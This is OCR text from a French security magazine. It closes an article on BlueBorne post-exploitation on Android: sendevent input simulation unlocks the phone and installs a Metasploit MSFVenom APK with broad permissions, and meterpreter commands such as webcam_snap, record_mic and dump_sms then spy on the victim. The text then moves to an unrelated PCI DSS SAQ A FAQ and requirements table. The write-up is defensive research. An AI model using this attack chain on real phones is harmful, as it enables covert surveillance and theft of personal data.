
**« Le dernier scénario consiste à simuler des interactions de l'utilisateur sur le téléphone Android vulnérable. La finalité de ce dernier est d'installer une application malveillante sur le téléphone de la victime, application disposant d'un nombre important de permissions »**

L'attaquant dispose d'un accès Shell avec l'utilisateur bluetooth et est en mesure de déterminer l'activité du téléphone. Son objectif est d'installer une application aux permissions avancées, en disposant seulement des privilèges système Bluetooth. Lorsque le téléphone n'est plus actif depuis un certain temps (par exemple, au milieu de la nuit), l'attaquant peut initier la séquence d'interactions sur le téléphone de sa victime. En effet, les séquences exécutées à distance au travers de la commande sendevent sont visibles sur le téléphone de la victime pendant quelques secondes.

Toutes les étapes listées ci-après sont effectuées grâce à la commande du système Android sendevent.



# Post-exploitation Blueborne

La première étape consiste à rejouer le déverrouillage du téléphone via la simulation de frappes au clavier à distance.




*Simulation de frappes clavier permettant de déverrouiller le téléphone Android.*

Les applications de type "code source inconnu" ne sont pas autorisées par défaut sur le système Android. De fait, la seconde étape du scénario de post-exploitation consiste à simuler l'autorisation d'installation des sources applicatives non signées par le magasin d'application Android.




*Modification de la configuration système : autorisation d'installation d'applications non signées*

L'attaquant initie ensuite le téléchargement d'une application malveillante (fichier apk) qu'il a précédemment générée. Dans le cadre de cette démonstration, l'application Android MSFVenom du Framework Metasploit a été utilisée [11].






*Fig - Téléchargement de l'application malveillante sur le téléphone de la victime*

L'étape suivante consiste à installer cette application malveillante, en simulant les interactions que ferait un utilisateur légitime sur son téléphone.


Le script simule l'ouverture du fichier APK téléchargé puis une installation graphique. Une fois installée, l'application est lancée, et le script autorise les privilèges requis par l'application, toujours via la commande sendevent. À cette étape, l'application malveillante est installée. Elle est exécutée avec **un autre utilisateur système que** bluetooth, et dispose de **toutes les permissions Android souhaitées par l'attaquant**.




*Acceptation des privilèges de l'application malveillante*

Il ne reste plus qu'à accéder à l'application à distance via Metasploit. L'application MSFVenom Metasploit embarque un nombre important de fonctionnalités d'intrusion offensive sur Android. Les échanges avec cette application s'effectuent via un meterpreter depuis le serveur de commande et de contrôle.

La capture suivante présente des commandes exécutées à distance sur le système Android compromis dont certaines renvoient des informations système et l'identifiant de l'utilisateur exécutant l'application.




*Accès distant à l'application malveillante installée via Metasploit*

Parmi les fonctionnalités intrusives embarquées, l'application permet de prendre des photos à distance depuis la caméra du téléphone de la victime (webcam_snap), d'enregistrer à distance des conversations depuis le micro du téléphone (record_mic), ou de récupérer tous les SMS et les contacts du téléphone (dump_sms et dump_contact).





*Photo prise à distance via l'application malveillante installée sur le téléphone de la victime*

## Bilan du scénario

Ce scénario nous a permis d'effectuer le constat suivant : un attaquant capable d'exploiter une vulnérabilité d'exécution de code à distance avec l'utilisateur bluetooth est en mesure de compromettre complètement le téléphone de sa victime. En effet, il lui est possible d'installer une application malveillante, puis d'autoriser toutes les permissions sensibles vers l'API du Framework Android.

# > Conclusion

Cet article complète l'étude effectuée dans l'ActuSécu 48 qui présentait les vulnérabilités Blueborne et une méthode d'adaptation de script d'exploitation. Ce nouvel article nous a permis de présenter des scénarios de post-exploitation suite à l'exploitation des vulnérabilités Blueborne.

Suivant notre méthodologie, nous avons pu dresser une conclusion claire sur l'impact de compromission d'un téléphone via le protocole Bluetooth.

**Un attaquant peut compromettre complètement un téléphone Android à distance au travers du protocole Bluetooth, sans pour autant disposer des privilèges superutilisateur.**

Pour ce faire, il exploite successivement deux vulnérabilités dans l'implémentation du protocole Bluetooth sur Android, puis obtient un accès Shell à distance avec les privilèges de l'utilisateur système bluetooth. Il exploite ensuite des commandes système afin d'installer une application malveillante aux permissions avancées. Ces privilèges lui permettent enfin de communiquer librement avec des fonctionnalités à risques pour l'utilisateur, au travers de l'API du Framework Android.

**Ce scénario a été étudié et prouvé techniquement de bout en bout sur un téléphone Android de version 7.1.2**, avec un correctif de sécurité inférieur à septembre 2017.

Nous avons plus particulièrement proposé (et diffusé en vidéo **[12]**) 3 scénarios de post-exploitation, suite à une vulnérabilité de prise de contrôle à distance au travers du Bluetooth :

✚ un scénario de **chiffrement des données personnelles** stockées sur le téléphone et de demande de rançon (ransomware) ;

✚ un scénario de **capture d'événements** de périphériques (keylogger) ;

✚ un scénario d'**installation d'application malveillante** aux permissions avancées.

Ces scénarios présentent quelques limites, puisqu'ils nécessitent un contexte d'exploitation bien particulier. L'attaquant doit se trouver à proximité physique de sa victime, jusqu'à l'établissement d'une connexion entre le téléphone compromis et le serveur de commande et contrôle. Le téléphone doit être vulnérable à Blueborne, qui est par ailleurs spécifique à chaque type de téléphone et à leurs versions Android installées.

Enfin, en termes d'ouverture, il serait envisageable d'étudier un scénario de déploiement de code malveillant compilé en code natif, requêtant directement des méthodes de l'API Android, sans installer d'application sur le système. Par ailleurs, il pourrait être intéressant de vérifier que les derniers exploits Bluetooth, publiés pour Android, sont contextuellement adaptables aux 3 scénarios présentés au sein de cet article.

## Références


[1]
https://www.xmco.fr/actu-secu/XMCO-ActuSecu-48-Blueborne_KRACK.pdf

[2]
https://developer.android.com/guide/platform/

[3]
https://github.com/OWASP/owasp-mstg/blob/master/Document/0x05a-Platform-Overview.md

[4]
https://android.googlesource.com/platform/system/core/+/master/libcutils/include/private/android_filesystem_config.h

[5]
https://developer.android.com/training/articles/security-tips

[6]
https://developer.android.com/guide/topics/permissions/overview

[7]
https://source.android.com/devices/input/getevent

[8]
https://source.android.com/devices/input

[9]
https://www.kernel.org/doc/Documentation/input/event-codes.txt

[10]
https://www.kernel.org/doc/Documentation/input/multi-touch-protocol.txt

[11]
https://resources.infosecinstitute.com/lab-hacking-an-android-device-with-msfvenom/

[12]
http://blog.xmco.fr/presentation-de-trois-scenarios-de-post-exploitation-via-les-vulnerabilites-blueborne-sur-android-actusecu-50/

# > Les questions fréquentes autour du SAQ A

Un grand nombre de sites e-commerce ont compris le réel intérêt de ne plus internaliser le traitement des données bancaires et de faire appel à un prestataire certifié.

Ainsi, si un site s'appuie sur un prestataire de paiement certifié (de la bonne manière), il entre dans la catégorie des marchands éligibles aux exigences du SAQ A et doit donc respecter une sous-partie du standard PCI DSS, soient 22 exigences.

A chaque analyse d'écart que nous réalisons, les mêmes questions reviennent. Essayons de répondre aux plus fréquemment rencontrées.

par Adrien GUINAULT

## Le coin PCI DSS

Stéphane Marcault

### Qui est éligible au SAQ A ?

Le SAQ A a été défini par le PCI SSC pour les marchands qui externalisent totalement les fonctions de paiement.

On retrouve notamment les marchands qui opèrent des sites e-commerce.

Cependant, des conditions particulières s'appliquent aux sites e-commerce afin de pouvoir être éligibles au SAQ A.

En effet, l'intégration de la brique de paiement doit exclusivement se faire :
- **Par le biais d'une redirection** : le site e-commerce redirige le client vers le formulaire de paiement du PSP.
- **Par la présence d'une iframe** : la page de paiement du PSP est intégrée dans une iframe au sein de la page du site e-commerce.

Si vous respectez un des deux cas suivants, votre site est alors éligible aux exigences du SAQ A (dans le cas contraire, davantage d'exigences seront applicables au travers du SAQ A-EP ou du SAQ D).

Reste maintenant à déterminer, si vous pouvez vous auto-certifier ou devez faire appel à une société QSA…

### Un QSA est-il nécessaire pour remplir un SAQ A ?

La réponse est non. Le questionnaire d'auto-évaluation SAQ A a été créé pour ça.

Vous pouvez vous auto-évaluer sur les 22 exigences à condition que :
- Vous réalisiez **moins de 6 millions de transactions** par an.
- Vous n'ayez jamais fait **face à une compromission**.
- Votre **banque d'acquisition ne vous impose pas** de passer par une société QSA.

Si vous réalisez plus de 6 millions de transactions par an, alors vous êtes considéré comme un marchand de niveau 1 et donc, dans ce cas précis, vous devez faire appel à une société QSA.

Le QSA devra alors rédiger un ROC et non un SAQ.

Cependant, de nombreux marchands de **niveau 2** (de 6 millions à 1 million de transactions), **niveau 3** (de 1 million à 20 000 transactions) ou **niveau 4** (moins de 20 000 transactions) préfèrent faire appel à une société QSA afin d'être assurés du respect du standard et de pouvoir montrer une « Attestation Of Compliance », qui peut avoir plus de valeur aux yeux de leurs banques, acquéreurs, partenaires ou clients.

### Je réalise plus de 6 millions de transactions, je fais donc appel à un QSA, quelles exigences sont applicables ?

Peu importe le niveau de transactions réalisées, vous devrez respecter les exigences listées dans le SAQ A. Ce sera uniquement le rendu final qui changera (SAQ A ou ROC).

Dans le cas d'un ROC, le QSA ne remplira que les exigences listées dans le SAQ A et notera que toutes les autres exigences sont non-applicable car non imposées par le SAQ A.

### A quel(s) équipement(s), serveur(s) s'appliquent les exigences du SAQ A ?

Le périmètre d'applicabilité de ces 22 exigences va être constitué de tous les équipements pouvant avoir un impact sur la sécurité de la page réalisant la redirection.

En d'autres termes, si nous avons une architecture relativement classique comme ci-dessous, seul le serveur hébergeant la page en charge de la redirection vers le prestataire de paiement sera considéré dans le « périmètre PCI DSS ». Cependant, dans le cas d'architectures plus complexes, nous pourrons inclure, dans le périmètre de l'audit, une base de données (hébergeant du code HTML utilisé par la page réalisant la redirection ou l'intégration de l'iframe), une application back-office (permettant, par exemple de modifier le contenu de la page réalisant la redirection), un serveur de version (utilisé pour déployer automatiquement les sources de la page réalisant la redirection), etc.

### Les scans ASV sont-ils obligatoires ?

La question est assez controversée. En effet, aucune exigence du SAQ A n'impose des scans de vulnérabilités (11.3 du PCI DSS). Cependant, de nombreuses banques préfèrent imposer les scans trimestriels validés par une société ASV.

Nous vous invitons donc à prendre contact avec votre banque (dans l'espoir où vous trouverez un interlocuteur capable de vous répondre…).

## > INFO

**Verizon publie son rapport 2018 sur la sécurité des paiements électroniques**


Verizon a publié la version 2018 de son rapport sur la sécurité des paiements électroniques et l'adéquation avec le standard PCI DSS.

Le pourcentage de sociétés auditées par Verizon implémentant toutes les dispositions prévues par le standard PCI DSS a baissé en 2017 (52.5% contre 55.4% en 2016), alors que la tendance était plutôt à l'augmentation depuis 2012.

Verizon estime que les standards de sécurité devraient être considérés comme des guides permettant de construire des procédures de sécurité robustes et efficaces.

Le rapport indique que la gestion du respect du standard PCI DSS ne devrait pas être traitée comme un projet à part, mais pleinement intégrée dans les processus opérationnels des équipes concernées.

Le rapport est disponible à l'adresse suivante : https://enterprise.verizon.com/content/dam/resources/reports/2018/2018_payment_security_report_executive_summary_en_xg.pdf.





## Quelles sont les exigences applicables dans le cas d'un SAQ A ? (cas pratique)

Le tableau suivant résume toutes les exigences applicables. Nous avons ajouté nos commentaires et contrôles réalisés afin de détailler le cas de l'architecture présentée ci-dessus dans le schéma.

| Exigences | Contrôles réalisés par XMCO |
|---|---|
| 2.1 – (a) Are vendor-supplied defaults always changed before installing a system on the network?<br><br>(b) Are unnecessary default accounts removed or disabled before installing a system on the network? | • Vérification sur le serveur qu'aucun compte/mot de passe par défaut n'est présent et désactivation des comptes inutilisés sur le serveur (Windows/Linux) et sur les applications éventuelles installées sur le serveur (Back-office, interface d'un CMS, etc).<br><br>• Vérification de la politique associée. |
| 6.2 – (a) Are all system components and software protected from known vulnerabilities by installing applicable vendor-supplied security patches?<br>(b) Are critical security patches installed within one month of release? | • Vérification des versions utilisées du système d'exploitation, des paquets installés, des applications tierces (serveur web, CMS, etc)<br><br>• Vérification de la politique associée.<br><br>• Vérification des preuves permettant d'indiquer que la procédure de patch a été suivie durant l'année (pour renouvellement de la certification). |
| 8.1.1 – Are all users assigned a unique ID before allowing them to access system components or cardholder data | • Vérification technique sur les composants (serveur, Back-office et interface d'administration du CMS) de l'absence de comptes génériques et de l'identification d'un utilisateur unique et nominatif par utilisateur.<br><br>• Vérification de la politique associée. |
| 8.1.3 – Is access for any terminated users immediately deactivated or removed? | • Vérification de la procédure mise en oeuvre lors du départ d'un employé.<br><br>• Vérification de la liste des employés partis durant les 6 derniers mois et contrôle sur le serveur/CMS/Back-office de l'absence de ces comptes.<br><br>• Vérification de la politique associée. |
| 8.2 – In addition to assigning a unique ID, is one or more of the following methods employed to authenticate all users?<br><br>• Something you know, such as a password or passphrase<br>• Something you have, such as a token device or smart card<br>• Something you are, such as a biometric | • Vérification de la politique de mot de passe mise en oeuvre sur toutes les briques de l'environnement (serveur, CMS, Back-office).<br><br>• Vérification de la politique associée. |
| 8.2.3 – Are user password parameters configured to require passwords/passphrases meet the following?<br><br>• A minimum password length of at least seven characters<br>• Contain both numeric and alphabetic characters | • Vérification de la politique de mots de passe mise en oeuvre sur toutes les briques de l'environnement (serveur, CMS, Back-office).<br><br>• Vérification de la politique associée. |

| | |
|---|---|
| 8.5 – Are group, shared, or generic accounts, passwords, or other authentication methods prohibited as follows :<br><br>• Generic user IDs and accounts are disabled or removed;<br>• Shared user IDs for system administration activities and other critical functions do not exist; and<br>• Shared and generic user IDs are not used to administer any system components? | • Vérification de l'absence de comptes génériques actifs.<br>Si un compte générique est présent (compte root), confirmer que ce compte ne peut être utilisé (connaissance limitée du mot de passe par une population définie et documentée).<br><br>• Vérification de la politique associée. |
| 9.5 – Are all media physically secured (including but not limited to computers, removable electronic media, paper receipts, paper reports, and faxes)? | Non applicable dans notre cas « ecommerce ». |
| 9.6 – (a) Is strict control maintained over the internal or external distribution of any kind of media? | Non applicable dans notre cas « ecommerce ». |
| 9.6.1 – Is media classified so the sensitivity of the data can be determined? | Non applicable dans notre cas « ecommerce ». |
| 9.6.2 – Is media sent by secured courier or other delivery method that can be accurately tracked? | Non applicable dans notre cas « ecommerce ». |
| 9.6.3 – Is management approval obtained prior to moving the media (especially when media is distributed to individuals)? | Non applicable dans notre cas « ecommerce ». |
| 9.7 – Is strict control maintained over the storage and accessibility of media? | Non applicable dans notre cas « ecommerce ». |
| 9.8 – (a) Is all media destroyed when it is no longer needed for business or legal reasons?<br>(c) Is media destruction performed | Non applicable dans notre cas « ecommerce ». |
| 9.8.1 – (a) Are hardcopy materials cross-cut shredded, incinerated, or pulped so that cardholder data cannot be reconstructed?<br>(b) Are storage containers used for materials that contain information to be destroyed secured to prevent access to the contents? | Non applicable dans notre cas « ecommerce ». |
| 12.8 – Are policies and procedures maintained and implemented to manage service providers with whom cardholder data is shared, or that could affect the security of cardholder data. | Vérification de la politique associée. |
| 12.8.1 – Is a list of service providers maintained, including a description of the service(s) provided? | Vérification de la liste des prestataires utilisés. |
